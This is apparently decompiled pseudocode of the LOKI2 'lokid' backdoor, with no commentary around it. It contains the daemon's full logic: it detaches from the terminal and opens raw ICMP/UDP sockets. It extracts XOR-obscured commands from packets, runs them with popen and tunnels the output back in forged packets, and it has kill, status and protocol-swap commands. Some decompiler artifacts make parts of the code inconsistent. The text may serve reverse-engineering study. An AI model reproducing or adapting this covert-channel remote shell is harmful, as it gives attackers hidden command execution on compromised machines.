    bzero( *L0804C52C, 24);
    ebx = 24;
    esi = esi + 1;
    eax = bzero( *L0804C52C + 24, 24);
    ebx = ebx + 24;
    esi = esi + 1;
    do {
        bzero( *L0804C52C + ebx, 24);
        bzero( *L0804C52C + ebx + 24, 24);
        bzero( *L0804C52C + ebx + 48, 24);
        eax = bzero( *L0804C52C + ebx + 72, 24);
        ebx = ebx + 96;
        esi = esi + 4;
    } while(esi <= 9);
}

/*      Procedure: 0x0804952D - 0x0804952F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804952D()
{



}

/*      Procedure: 0x08049530 - 0x08049587
 *      Argument size: -12
 *      Local size: 12
 *      Save regs size: 0
```

```
 */

L08049530()
{
        /* unknown */ void  Vffffff4;
        /* unknown */ void  Vffffff6;
        /* unknown */ void  Vffffff8;
        /* unknown */ void  Vffffffa;
        /* unknown */ void  Vffffffc;
        /* unknown */ void  Vffffffe;



    Vffffff4 = 0;
    Vffffff6 = 0;
    Vffffff8 = 0;
    Vffffffa = 0;
    Vffffffc = 1;
    Vffffffe = 4096;
    eax = semop( *L0804C734, & Vffffff4, 2);
    if(eax < 0) {
        eax = L08049858(1, 1, *L0804C544, "[fatal] could not lock memory");
    }
}

/*      Procedure: 0x08049588 - 0x080495CD
 *      Argument size: -8
 *      Local size: 8
 *      Save regs size: 0
 */

L08049588()
{
        /* unknown */ void  Vffffff8;
        /* unknown */ void  Vffffffa;
        /* unknown */ void  Vffffffc;



    Vffffff8 = 0;
    Vffffffa = 65535;
    Vffffffc = 6144;
    eax = semop( *L0804C734, & Vffffff8, 1);
    if(eax < 0) {
        eax = L08049858(1, 1, *L0804C544, "[fatal] could not unlock memory");
    }
}

/*      Procedure: 0x080495CE - 0x080496F9
 *      Argument size: -12
 *      Local size: 12
 *      Save regs size: 0
 */

L080495CE()
{
        /* unknown */ void  Vffffff4;
        /* unknown */ void  Vffffff6;
        /* unknown */ void  Vffffff8;
        /* unknown */ void  Vffffffa;
        /* unknown */ void  Vffffffc;
        /* unknown */ void  Vffffffe;



    Vffffff4 = 0;
    Vffffff6 = 0;
    Vffffff8 = 0;
    Vffffffa = 0;
```

```
    Vffffffc = 1;
    Vfffffffe = 4096;
    if(semop( *L0804C734, & Vfffffff4, 2) < 0) {
        L08049858(1, 1, *L0804C544, "[fatal] could not lock memory");
    }
    if(shmdt( *L0804C52C) == -1) {
        L08049858(1, 1, *L0804C544, "[fatal] shared mem segment detach error");
    }
    if(*L0804C540 == 1) {
        if(shmctl( *L0804C734, 0, 0) == -1) {
            L08049858(1, 1, *L0804C544, "[fatal] cannot destroy shmid");
        }
        if(semctl( *L0804C734, 0, 0, 0) == -1) {
            L08049858(1, 1, *L0804C544, "[fatal] cannot destroy semaphore");
        }
    }
    Vfffffff4 = 0;
    Vfffffff6 = 65535;
    Vfffffff8 = 6144;
    eax = semop( *L0804C734, & Vfffffff4, 1);
    if(eax < 0) {
        eax = L08049858(1, 1, *L0804C544, "[fatal] could not unlock memory");
    }
}

/*      Procedure: 0x080496FA - 0x08049755
 *      Argument size: -4
 *      Local size: 8
 *      Save regs size: 4
 */

L080496FA(A8)
/* unknown */ void  A8;
{
        /* unknown */ void  ebx;
        void  Vffffffc;



    ebx = A8;
    eax = inet_addr(ebx);
    Vffffffc = eax;
    if(Vffffffc == -1) {
        ebx = gethostbyname(ebx);
        if(ebx == 0) {
            L08049858(1, 1, *L0804C544, "\n[fatal] name lookup failed");
        }
        bcopy( *( *(ebx + 16)), & Vffffffc, *(ebx + 12));
    }
    return(Vffffffc);
}

/*      Procedure: 0x08049756 - 0x08049757
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08049756()
{



}

/*      Procedure: 0x08049758 - 0x0804979D
 *      Argument size: 4
 *      Local size: 1024
 *      Save regs size: 12
```

```
 */

L08049758(A8)
/* unknown */ void  A8;
{
        char  * ebx;
        /* unknown */ void  esi;
        /* unknown */ void  edi;
        void  Vfffffc00;



    eax = A8;
    (save)memcpy( & Vfffffc00, 0x804ab5d, 1024);
    ebx = & Vfffffc00;
    strcpy(ebx, inet_ntoa());
    eax = strdup(ebx);
    esp = ebp + -1036;
}

/*      Procedure: 0x0804979E - 0x0804979F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804979E()
{



}

/*      Procedure: 0x080497A0 - 0x08049854
 *      Argument size: 0
 *      Local size: 8
 *      Save regs size: 4
 */

L080497A0(A8, Ac)
/* unknown */ void  A8;
/* unknown */ void  Ac;
{
        /* unknown */ void  ebx;
        /* unknown */ void  Vfffffffe;



    edx = A8;
    ebx = Ac;
    ecx = 0;
    Vfffffffe = 0;
    if(ebx > 1) {
        if(eax = 1 - ebx & 7) {
            goto L080497fc;
        }
        if(eax < 6) {
            if(eax < 4) {
                if(eax <= 1) {
                    goto L080497fc;
                }
                ecx = *edx & 65535;
                edx = edx + 2;
                ebx = ebx + -2;
            }
            ecx = ecx + ( *edx & 65535);
            edx = edx + 2;
            ebx = ebx + -2;
        }
```

```
        ecx = ecx + ( *edx & 65535);
        edx = edx + 2;
        ebx = ebx + -2;
        if(ebx > 1) {
L080497fc:
            do {
                ecx = ecx + ( *edx & 65535);
                ecx = ecx + ( *(edx + 2) & 65535);
                ecx = ecx + ( *(edx + 4) & 65535);
                ecx = ecx + ( *(edx + 6) & 65535);
                edx = edx + 8;
                ebx = ebx + -8;
            } while(ebx > 1);
        }
    }
    if(ebx == 1) {
        Vfffffffe = 0;
        Vfffffffe = *edx;
        ecx = ecx + (Vfffffffe & 65535);
    }
    edx = ecx >> 16;
    ecx = (cx & 65535) + edx;
    return(!(ecx + (ecx >> 16)) & 65535);
}

/*      Procedure: 0x08049855 - 0x08049857
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08049855()
{



}

/*      Procedure: 0x08049858 - 0x0804988F
 *      Argument size: 16
 *      Local size: 0
 *      Save regs size: 0
 */

L08049858(A8, Ac, A10, A14)
/* unknown */ void  A8;
/* unknown */ void  Ac;
/* unknown */ void  A10;
char  * A14;
{



    if(A10 != 0) {
        if(Ac != 0) {
            perror(A14);
        } else {
            fprintf(0x804c6d8, A14);
        }
    }
    return(L080498DC(A8));
}

/*      Procedure: 0x08049890 - 0x080498DB
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */
```

```
L08049890()
{



    ebp = esp;
    alarm(0);
    if(signal(14, 0x8049890, ebp) == -1) {
        if(*L0804C544 != 0) {
            perror("[fatal] cannot catch SIGALRM");
        }
        L080498DC(1);
    }
    (save)1;
    (save)0x804c7e0;
    longjmp();
}

/*      Procedure: 0x080498DC - 0x08049948
 *      Argument size: 4
 *      Local size: 0
 *      Save regs size: 0
 */

L080498DC(A8)
int A8;
{



    (save)ebx;
    close( *L0804C54C);
    close( *L0804C550);
    exit(A8);
    (save)ebp;
    ebp = esp;
    esp = esp - 4;
    *(ebp - 4) = 0;
    wait();
    eax = signal(17, 0x8049900, ebp - 4);
    if(eax == -1) {
        if(*L0804C544 != 0) {
            perror("[fatal] cannot catch SIGCHLD");
        }
        eax = L080498DC(1);
    }
}

/*      Procedure: 0x08049949 - 0x0804994B
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08049949()
{



}

/*      Procedure: 0x0804994C - 0x08049A7C
 *      Argument size: -4
 *      Local size: 4
 *      Save regs size: 4
 */

L0804994C()
{
```

```
        int ebx;


    close(0);
    if(*L0804C544 == 0) {
        close(1);
        close(2);
    }
    signal();
    signal();
    signal(20, 1, 21, 1, 22, 1);
    eax = fork();
    if(eax != -1) {
        if(eax == 0) {
            goto L080499e0;
        }
        close( *L0804C54C);
        close( *L0804C550);
        exit(0);
    }
    if(*L0804C544 != 0) {
        perror("[fatal] Cannot go daemon");
    }
    L080498DC(1);
L080499e0:
    if(setsid() == -1) {
        if(*L0804C544 != 0) {
            perror("[fatal] Cannot create session");
        }
        L080498DC(1);
    }
    ebx = open("/dev/tty", 2);
    if(ebx >= 0) {
        if(ioctl(ebx, 21538, 0) == -1) {
            if(*L0804C544 != 0) {
                perror("[fatal] cannot detach from controlling terminal");
            }
            L080498DC(1);
        }
        close(ebx);
    }
    *L0804C6D0 = 0;
    chdir("/tmp");
    return(umask(0));
}

/*      Procedure: 0x08049A7D - 0x08049A7F
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08049A7D()
{



}

/*      Procedure: 0x08049A80 - 0x08049B77
 *      Argument size: 12
 *      Local size: 0
 *      Save regs size: 12
 */

L08049A80(A8, Ac, A10)
/* unknown */ void  A8;
/* unknown */ void  Ac;
```

```
/* unknown */ void  A10;
{
        /* unknown */ void  edi;



    edx = 0;
    if(A8 == 0) {
        if(0 < Ac) {
            ecx = A10;
            if(!(edi = Ac & 3)) {
                if(edi > 1) {
                    if(edi > 2) {
                        *A10 = *A10 ^ *(A10 + 1);
                        ecx = A10 + 1;
                        edx = 1;
                    }
                    *ecx = *ecx ^ *(A10 + edx + 1);
                    ecx = ecx + 1;
                    edx = edx + 1;
                }
                *ecx = *ecx ^ *(A10 + edx + 1);
                ecx = ecx + 1;
                edx = edx + 1;
                if(edx >= Ac) {
                    goto L08049b70;
                }
            }
            edi = ecx;
            do {
                *edi = *ecx ^ *(A10 + edx + 1);
                *(edi + 1) = *(ecx + 1) ^ *(A10 + edx + 2);
                *(edi + 2) = *(ecx + 2) ^ *(A10 + edx + 3);
                *(edi + 3) = *(ecx + 3) ^ *(A10 + edx + 4);
                edi = edi + 4;
                ecx = ecx + 4;
                edx = edx + 4;
            } while(edx < Ac);
        }
    } else {
        edx = Ac;
        if(edx != 0) {
            eax = ~edx;
            ecx = eax & 3;
            if(edx > 0) {
                if(ecx == 0) {
                    goto L08049b4c;
                }
                if(ecx < 3) {
                    if(ecx < 2) {
                        *(A10 + edx - 1) = *(A10 + edx - 1) ^ *(edx + A10);
                        edx = edx - 1;
                    }
                    *(A10 + edx - 1) = *(A10 + edx - 1) ^ *(edx + A10);
                    edx = edx - 1;
                }
            }
            *(A10 + edx - 1) = *(A10 + edx - 1) ^ *(edx + A10);
            if(!(edx = edx - 1)) {
L08049b4c:
                do {
                    *(A10 + edx - 1) = *(A10 + edx - 1) ^ *(edx + A10);
                    *(A10 + edx - 2) = *(A10 + edx - 2) ^ *(A10 + edx - 1);
                    *(A10 + edx - 3) = *(A10 + edx - 3) ^ *(A10 + edx - 2);
                    *(A10 + edx - 4) = *(A10 + edx - 4) ^ *(A10 + edx - 3);
                } while(edx = edx + -4);
            }
        }
    }
```

```
L08049b70:
}

/*      Procedure: 0x08049B78 - 0x0804A187
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L08049B78()
{



    (save)ebp;
    ebp = esp;
    esp = esp - 112;
    (save)edi;
    (save)esi;
    (save)ebx;
    ebx = *(ebp + 12);
    edi = ebp - 56;
    memcpy(edi, 0x804b00c, 56);
    edi = ebp - 112;
    memcpy(edi, 0x804b00c, 56);
    geteuid();
    if(ax == 0) {
        getuid();
        if(ax == 0) {
            goto L08049bcc;
        }
    }
    (save)"\n[fatal] invalid user identification value";
    (save)1;
    (save)1;
L08049bc1:
    (save)0;
L08049bc3:
    L08049858();
    esp = esp + 16;
L08049bcc:
    while(1) {
        eax = getopt( *(ebp + 8), ebx, "v:p:");
        *L0804C558 = eax;
        if(eax == -1) {
            goto L08049cf8;
        }
        if(eax == 112) {
            al = *( *L0804C72C);
            if(al == 105) {
L08049c24:
                *L0804C548 = 1;
                goto L08049c5f;
            }
            if(al == 117) {
                *L0804C548 = 17;
                goto L08049c5f;
            }
            (save)"Unknown transport\n";
            (save)1;
            (save)0;
            (save)1;
        } else {
            if(eax == 118) {
                goto L08049c09;
            }
            (save)"\nlokid -p (i|u) [ -v (0|1) ]\n";
            (save)1;
            (save)0;
```

```
            (save)0;
        }
        L08049858();
        esp = esp + 16;
        goto L08049c5f;
L08049c09:
        *L0804C544 = __strtol_internal( *L0804C72C, 0, 10, 0);
L08049c5f:
        eax = getopt( *(ebp + 8), ebx, "v:p:");
        *L0804C558 = eax;
        if(eax == -1) {
            goto L08049cf8;
        }
        if(eax == 112) {
            al = *( *L0804C72C);
            if(al == 105) {
                *L0804C548 = 1;
                continue;
            }
            if(al != 117) {
                goto L08049cd8;
            }
            *L0804C548 = 17;
            continue;
        }
        if(eax != 118) {
            goto L08049ce8;
        }
        *L0804C544 = __strtol_internal( *L0804C72C, 0, 10, 0);
    }
    goto L08049c24;
L08049cd8:
    (save)"Unknown transport\n";
    (save)1;
    (save)0;
    (save)1;
    goto L08049bc3;
L08049ce8:
    (save)"\nlokid -p (i|u) [ -v (0|1) ]\n";
    (save)1;
    (save)0;
    goto L08049bc1;
L08049cf8:
    eax = socket(2, 3, *L0804C548);
    *L0804C550 = eax;
    if(*L0804C550 < 0) {
        L08049858(1, 1, 1, "[fatal] socket allocation error");
    }
    if(signal(10, 0x804a6b0) == -1) {
        L08049858(1, 1, *L0804C544, "[fatal] cannot catch SIGUSR1");
    }
    eax = socket(2, 3, 255);
    *L0804C54C = eax;
    if(*L0804C54C < 0) {
        L08049858(1, 1, 1, "[fatal] socket allocation error");
    }
    if(setsockopt( *L0804C54C, 0, 3, 0x804c554, 4) < 0 && *L0804C544 != 0) {
        perror("Cannot set IP_HDRINCL socket option");
    }
    L08049410();
    if(atexit(0x80495d0) == -1) {
        L08049858(1, 1, *L0804C544, "[fatal] cannot register with atexit(2)");
    }
    fprintf(0x804c6d8, "\nLOKI2\troute [(c) 1997 guild corporation worldwide]\n");
    (save)0x804c530;
    time();
    L0804994C();
    *L0804C540 = 1;
    (save)0x8049218;
```

```
    (save)14;
    esp = esp + 20;
    if(signal() == -1) {
        L08049858(1, 1, *L0804C544, "[fatal] cannot catch SIGALRM");
    }
    alarm(3600);
    (save)0x8049900;
    (save)17;
    esp = esp + 12;
    if(signal() == -1) {
        L08049858(1, 1, *L0804C544, "[fatal] cannot catch SIGCHLD");
    }
    for(edi = ebp - 56; 1; L080498DC(0)) {
        *L0804C55C = *L0804C55C & -9;
        *L0804C558 = read( *L0804C550, 0x804c78c, 84);
        eax = *L0804C548;
        if(eax == 1) {
L08049ea4:
            ebx = 0;
            L080497A0(0x804c7a0, 64);
            if(ax == 0 && *L0804C7A0 == 8 && *L0804C7A6 == 61441) {
                al = *L0804C7A8;
                if(al == 177 || al == 210) {
                    goto L08049ee0;
                }
                if(al == 161) {
L08049ee0:
                    ebx = 1;
                }
            }
            if(ebx == 1) {
                *L0804C55C = *L0804C55C | 8;
                *L0804C53C = *L0804C7A4;
            }
        } else {
            if(eax != 17) {
                goto L08049f50;
            }
            ebx = 0;
            L080497A0(0x804c7a0, 64);
            if(ax == 0 && *L0804C7A2 == 13568) {
                al = *L0804C7A8;
                if(al == 210) {
                    goto L08049f2f;
                }
                if(al == 177) {
L08049f2f:
                    ebx = 1;
                }
            }
            if(ebx == 1) {
                *L0804C55C = *L0804C55C | 8;
                *L0804C53C = *L0804C7A0;
                goto L08049f67;
L08049f50:
                L08049858(1, 0, *L0804C544, "\n[SUPER fatal] control should NEVER fall
here\n");
            }
        }
L08049f67:
        if(*L0804C55C & 8) {
            continue;
        }
        ebx = fork();
        if(ebx == -1) {
            L08049858(1, 1, *L0804C544, "[fatal] forking error");
        } else {
            if(ebx != 0) {
                bzero(0x804c78c, 84);
```

```
                *L0804C55C = *L0804C55C & -9;
                continue;
            }
            *L0804C540 = 0;
        }
        eax = L08048E54(0);
        *L0804C558 = eax;
        if(*L0804C558 == -1) {
            L0804A188();
            L0804A188(edi, *L0804C798, 241, 1, "\nlokid: server is currently at
capacity. Try again later\n", *L0804C798, 193, 1);
            L08049858(1, 0, *L0804C544, "\nlokid: Cannot add key\n");
        }
        bcopy(0x804c7a9, edi, 55);
        L08049A80(0, 55, edi);
        if(*(ebp - 56) == 47) {
            L0804A2E0(edi, ebx, *L0804C54C);
        }
        esi = popen(edi, "r");
        if(esi == 0) {
            L08049858(1, 1, *L0804C544, "\nlokid: popen");
        }
        for(ebx = ebp - 112; fgets(ebx, 55, esi) != 0; esp = esp + 28) {
            bcopy(ebx, edi, 56);
            (save)0;
            (save)178;
            (save) *L0804C798;
            (save)edi;
            L0804A188();
            esp = esp + 28;
            if(fgets(ebx, 55, esi) == 0) {
                break;
            }
            bcopy(ebx, edi, 56);
            (save)0;
            (save)178;
            (save) *L0804C798;
            (save)edi;
            L0804A188();
            esp = esp + 28;
            if(fgets(ebx, 55, esi) == 0) {
                break;
            }
            bcopy(ebx, edi, 56);
            (save)0;
            (save)178;
            (save) *L0804C798;
            (save)edi;
            L0804A188();
            esp = esp + 28;
            if(fgets(ebx, 55, esi) == 0) {
                break;
            }
            bcopy(ebx, edi, 56);
            (save)0;
            (save)178;
            (save) *L0804C798;
            (save)edi;
            L0804A188();
        }
        (save)0;
        (save)241;
        (save) *L0804C798;
        (save)edi;
        L0804A188();
        L08049380(L08048FAC(1), *L0804C538, *L0804C534);
    }
    goto L08049ea4;
}
```

```
/*      Procedure: 0x0804A188 - 0x0804A2DF
 *      Argument size: 16
 *      Local size: 16
 *      Save regs size: 12
 */

L0804A188(A8, Ac, A10, A14)
/* unknown */ void  A8;
/* unknown */ void  Ac;
/* unknown */ void  A10;
/* unknown */ void  A14;
{
        /* unknown */ void  ebx;
        /* unknown */ void  Vfffffff0;
        /* unknown */ void  Vfffffff4;



    ebx = Ac;
    bzero(0x804c738, 84);
    Vfffffff0 = 2;
    Vfffffff4 = ebx;
    *L0804C754 = A10;
    if(A14 == 0) {
        L08049A80(1, 55, A8);
    }
    bcopy(A8, 0x804c755, 55);
    if(*L0804C548 == 1) {
        *L0804C74C = 0;
        *L0804C74D = 0;
        *L0804C750 = *L0804C53C;
        *L0804C752 = 61441;
        L080497A0(0x804c74c, 64);
        *L0804C74E = ax;
    }
    if(*L0804C548 == 17) {
        *L0804C74C = 13568;
        *L0804C74E = *L0804C7A0;
        *L0804C750 = 16384;
        L080497A0(0x804c74c, 64);
        *L0804C752 = ax;
    }
    *L0804C738 = 69;
    *L0804C73A = 21504;
    *L0804C740 = 64;
    *L0804C741 = *L0804C548;
    *L0804C748 = Vfffffff4;
    usleep(100);
    (save)16;
    (save) & Vfffffff0;
    (save)0;
    (save)84;
    (save)0x804c738;
    (save) *L0804C54C;
    ebx = sendto();
    esp = esp + 28;
    if(ebx <= 83) {
        if(*L0804C544 != 0) {
            perror("[non fatal] truncated write");
        }
    } else {
        *L0804C534 = *L0804C534 + ebx;
        *L0804C538 = *L0804C538 + 1;
    }
    eax = ebx;
    if(eax < 0) {
        eax = 0;
    }
```

```
    esp = ebp - 28;
}

/*      Procedure: 0x0804A2E0 - 0x0804A6AE
 *      Argument size: 8
 *      Local size: 228
 *      Save regs size: 12
 */

L0804A2E0(A8, Ac)
char  * A8;
/* unknown */ void  Ac;
{
        /* unknown */ void  ebx;
        /* unknown */ void  esi;
        /* unknown */ void  edi;
        /* unknown */ void  Vffffff1c;
        void  Vffffff20;



    memcpy( & Vffffff20, 0x804b260, 224);
    edi = 0;
    esi = 0;
    if(strncmp(A8, "/quit all", 9) == 0) {
        if(*L0804C544 != 0) {
            fprintf(0x804c6d8, "\nlokid: client <%d> requested an all kill\n",
*L0804C53C & 65535);
        }
        do {
            Vffffff1c = edi + 1;
            ebx = L080493C8(edi, 0x804c53c);
            if(ebx != 0) {
                if(*L0804C544 != 0) {
                    (save)L08049758(ebx);
                    (save) *L0804C53C & 65535;
                    fprintf(0x804c6d8, "\tsending L_QUIT: <%d> %s\n");
                }
                L0804A188(A8, ebx, 210, 1);
            }
            edi = edi + 2;
            ebx = L080493C8(Vffffff1c, 0x804c53c);
            if(ebx != 0) {
                if(*L0804C544 != 0) {
                    (save)L08049758(ebx);
                    (save) *L0804C53C & 65535;
                    fprintf(0x804c6d8, "\tsending L_QUIT: <%d> %s\n");
                }
                L0804A188(A8, ebx, 210, 1);
            }
        } while(edi <= 9);
        if(*L0804C544 != 0) {
            fprintf(0x804c6d8, "\nlokid: clean exit (killed at client request)\n");
        }
        if(kill( ~Ac, 9) == -1) {
            L08049858(1, 1, *L0804C544, "[fatal] could not signal process group");
        }
        L080498DC(0);
    }
    if(strncmp(A8, "/quit", 5) == 0) {
        esi = L08048FAC(2);
        if(esi == -1) {
            L08049858(1, 0, *L0804C544, "\nlokid: cannot locate client entry in
database\n");
            goto L0804a4ad;
        }
        if(*L0804C544 != 0) {
            (save)esi;
            (save) *L0804C53C & 65535;
```

```
            fprintf(0x804c6d8, "\nlokid: client <%d> freed from list [%d]");
L0804a4ad:
        }
        L080498DC(0);
    }
    if(strncmp(A8, "/stat", 5) == 0) {
        ebx = & Vffffff20;
        bzero(ebx, 224);
        L08049380(L08048FAC(1), 5, 420);
        edi = L080490C8(L08048FAC(1), ebx, *L0804C548, *L0804C530);
        do {
            bcopy(esi + ebx, A8, 55);
            L0804A188(A8, *L0804C798, 178, 0);
            esi = esi + 55;
            if(esi >= edi) {
                break;
            }
            bcopy(esi + ebx, A8, 55);
            L0804A188(A8, *L0804C798, 178, 0);
            esi = esi + 55;
            if(esi >= edi) {
                break;
            }
            bcopy(esi + ebx, A8, 55);
            L0804A188(A8, *L0804C798, 178, 0);
            esi = esi + 55;
            if(esi >= edi) {
                break;
            }
            bcopy(esi + ebx, A8, 55);
            L0804A188(A8, *L0804C798, 178, 0);
            esi = esi + 55;
        } while(esi < edi);
        L0804A188(A8, *L0804C798, 241, 0);
        L080498DC(0);
    }
    if(strncmp(A8, "/swapt", 6) == 0) {
        if(kill(getppid(), 10) != 0) {
            L08049858(1, 1, *L0804C544, "[fatal] could not signal parent");
        }
        L080498DC(0);
    }
    L0804A188("\nlokid: unsupported or unknown command string\n", *L0804C798, 178, 0);
    L0804A188( & Vffffff20, *L0804C798, 241, 0);
    L08049380(L08048FAC(1), *L0804C538, *L0804C534);
    esp = ebp + -240;
    return(L080498DC(0));
}

/*      Procedure: 0x0804A6AF - 0x0804A8B0
 *      Argument size: 0
 *      Local size: 60
 *      Save regs size: 12
 */

L0804A6AF()
{
        char  * ebx;
        /* unknown */ void  esi;
        /* unknown */ void  edi;
        /* unknown */ void  Vfffffc4;
        void  Vfffffc8;



    Vfffffc4 = 0;
    esi = 0x804b00c;
    memcpy( & Vfffffc8, 0x804b00c, 56);
    if(*L0804C544 != 0) {
```

```
        fprintf(0x804c6d8, "\nlokid: client <%d> requested a protocol swap\n",
*L0804C53C & 65535);
    }
    esi = & Vfffffc8;
    do {
        edi = Vfffffc4 + 1;
        ebx = L080493C8(Vfffffc4, 0x804c53c);
        if(ebx != 0) {
            (save)edi;
            (save)L08049758(ebx);
            (save) *L0804C53C & 65535;
            fprintf(0x804c6d8, "\tsending protocol update: <%d> %s [%d]\n");
            L0804A188(esi, ebx, 178, 0);
            L0804A188(esi, ebx, 241, 0);
        }
        Vfffffc4 = Vfffffc4 + 2;
        ebx = L080493C8(edi, 0x804c53c);
        if(ebx != 0) {
            (save)Vfffffc4;
            (save)L08049758(ebx);
            (save) *L0804C53C & 65535;
            fprintf(0x804c6d8, "\tsending protocol update: <%d> %s [%d]\n");
            L0804A188(esi, ebx, 178, 0);
            L0804A188(esi, ebx, 241, 0);
        }
    } while(Vfffffc4 <= 9);
    close( *L0804C550);
    eax = 17;
    if(*L0804C548 == 17) {
        eax = 1;
    }
    *L0804C548 = eax;
    eax = socket(2, 3, eax);
    *L0804C550 = eax;
    if(*L0804C550 < 0) {
        L08049858(1, 1, *L0804C544, "[fatal] socket allocation error");
    }
    (save) *L0804C548;
    (save) *(getprotobynumber());
    ebx = & Vfffffc8;
    sprintf(ebx, "lokid: transport protocol changed to %s\n");
    (save)ebx;
    fprintf(0x804c6d8, "\n%s");
    L0804A188(ebx, *L0804C798, 178, 0);
    L0804A188(ebx, *L0804C798, 241, 0);
    L08049380(L08048FAC(1), *L0804C538, *L0804C534);
    (save)0x804a6b0;
    (save)10;
    eax = signal();
    esp = esp + 36;
    if(eax == -1) {
        eax = L08049858(1, 1, *L0804C544, "[fatal] cannot catch SIGUSR1");
    }
    esp = ebp - 72;
}

/*      Procedure: 0x0804A8B1 - 0x0804A8B3
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804A8B1()
{



}
```

```
/*      Procedure: 0x0804A8B4 - 0x0804A8D1
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 4
 */

L0804A8B4()
{
        /* unknown */ void  ebx;



    ebx = 134530400;
    if(*L0804C560 != -1) {
        do {
            eax = *( *ebx)();
            ebx = ebx + -4;
        } while(*ebx != -1);
    }
}

/*      Procedure: 0x0804A8D2 - 0x0804A8D4
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804A8D2()
{



}

/*      Procedure: 0x0804A8D5 - 0x0804A8D7
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804A8D5()
{



}

/*      Procedure: 0x0804A8E0 - 0x0804A8E7
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

_fini()
{



    return(L08048E30());
}

/*      Procedure: 0x0804A8E8 - 0x00000000
 *      Argument size: 0
 *      Local size: 0
 *      Save regs size: 0
 */

L0804A8E8()
{
```

```
}

/* address  size  */
/* 0x08048a70       1 */ /* unknown */ void  _init;
/* 0x08048a88       1 */ /* unknown */ void  longjmp;
/* 0x08048a98       0 */ char  *      strcpy(char  *, char  *);
/* 0x08048aa8       1 */ /* unknown */ void  ioctl;
/* 0x08048ab8       0 */ struct _IO_FILE *   popen(char  *, char  *);
/* 0x08048ac8       1 */ /* unknown */ void  shmctl;
/* 0x08048ad8       0 */ unsigned short      geteuid();
/* 0x08048ae8       1 */ /* unknown */ void  getprotobynumber;
/* 0x08048af8       1 */ /* unknown */ void  __strtol_internal;
/* 0x08048b08       0 */ void         usleep(unsigned long );
/* 0x08048b18       1 */ /* unknown */ void  semget;
/* 0x08048b28       0 */ int  getpid();
/* 0x08048b38       0 */ char  *      fgets(char  *, int, struct _IO_FILE *);
/* 0x08048b48       1 */ /* unknown */ void  shmat;
/* 0x08048b58       0 */ void         perror(char  *);
/* 0x08048b68       0 */ unsigned short      getuid();
/* 0x08048b78       1 */ /* unknown */ void  semctl;
/* 0x08048b88       1 */ /* unknown */ void  socket;
/* 0x08048b98       0 */ void         bzero(void  *, int);
/* 0x08048ba8       0 */ unsigned int alarm(unsigned int);
/* 0x08048bb8       1 */ /* unknown */ void  __libc_init;
/* 0x08048bc8       0 */ int  fprintf(struct _IO_FILE *, char  *);
/* 0x08048bd8       1 */ /* unknown */ void  kill;
/* 0x08048be8       1 */ /* unknown */ void  inet_addr;
/* 0x08048bf8       0 */ int  chdir(char  *);
/* 0x08048c08       1 */ /* unknown */ void  shmdt;
/* 0x08048c18       1 */ /* unknown */ void  setsockopt;
/* 0x08048c28       1 */ /* unknown */ void  shmget;
/* 0x08048c38       1 */ /* unknown */ void  wait;
/* 0x08048c48       1 */ /* unknown */ void  umask;
/* 0x08048c58       1 */ /* unknown */ void  signal;
/* 0x08048c68       0 */ int  read(int, void  *, unsigned int);
/* 0x08048c78       0 */ int  strncmp(char  *, char  *, unsigned int);
/* 0x08048c88       1 */ /* unknown */ void  sendto;
/* 0x08048c98       0 */ void         bcopy(void  *, void  *, int);
/* 0x08048ca8       0 */ int  fork();
/* 0x08048cb8       0 */ char  *      strdup(char  *);
/* 0x08048cc8       0 */ int  getopt(int, __caddr_t *, char  *);
/* 0x08048cd8       1 */ /* unknown */ void  inet_ntoa;
/* 0x08048ce8       0 */ int  getppid();
/* 0x08048cf8       1 */ /* unknown */ void  time;
/* 0x08048d08       1 */ /* unknown */ void  gethostbyname;
/* 0x08048d18       0 */ int  sprintf(char  *, char  *);
/* 0x08048d28       1 */ /* unknown */ void  difftime;
/* 0x08048d38       0 */ int  atexit(/* unknown */ void  *);
/* 0x08048d48       1 */ /* unknown */ void  semop;
/* 0x08048d58       0 */ void         exit(int);
/* 0x08048d68       1 */ /* unknown */ void  __setfpucw;
/* 0x08048d78       0 */ int  open(char  *, int);
/* 0x08048d88       0 */ int  setsid();
/* 0x08048d98       0 */ int  close(int);
/* 0x08048db0       0 */ /* unknown */ void  __entry_point__;
/* 0x0804a8d8       1 */ /* unknown */ void  _etext;
/* 0x0804a8e0       1 */ /* unknown */ void  *       _fini;
/* 0x0804c528       0 */ /* unknown */ void  __environ;
/* 0x0804c528       1 */ /* unknown */ void  environ;
/* 0x0804c570       1 */ /* unknown */ void  _GLOBAL_OFFSET_TABLE_;
/* 0x0804c644       1 */ /* unknown */ void  _DYNAMIC;
/* 0x0804c6cc       0 */ /* unknown */ void  _edata;
/* 0x0804c6cc       1 */ /* unknown */ void  __bss_start;
/* 0x0804c6d0       0 */ /* unknown */ void  errno;
/* 0x0804c6d0       1 */ /* unknown */ void  _errno;
/* 0x0804c6d8       1 */ /* unknown */ void  _IO_stderr_;
```

```
/* 0x0804c72c       1 */ /* unknown */ void   optarg;
/* 0x0804c730       1 */ /* unknown */ void   __fpu_control;
/* 0x0804c7f8       1 */ /* unknown */ void   _end;
#if 0 /* auxiliary information */
# Current option values:
option: +asmflush
option: -compactcalls
option: +compactexprs
option: +compactifs
option: +compset
option: -dfoproc
option: -disasmonly
option: -displaylabels
option: +doblocks
option: +docase
option: +dofor
option: +doifs
option: +dointrinsics
option: +doloops
option: +donullgotos
option: +dopackloops
option: +dopackstmt
option: +doremlabs
option: +dosimplify
option: -dosort
option: +dostmts
option: +doswitch
option: +dowhile
option: -dumpaddrs
option: -dumpcall
option: -dumpcomments
option: -dumpdfo
option: +dumpdoms
option: -dumpsblocks
option: -dumpsets
option: -dumpsizes
option: -dumpstmtid
option: +fatcase
option: -flag16
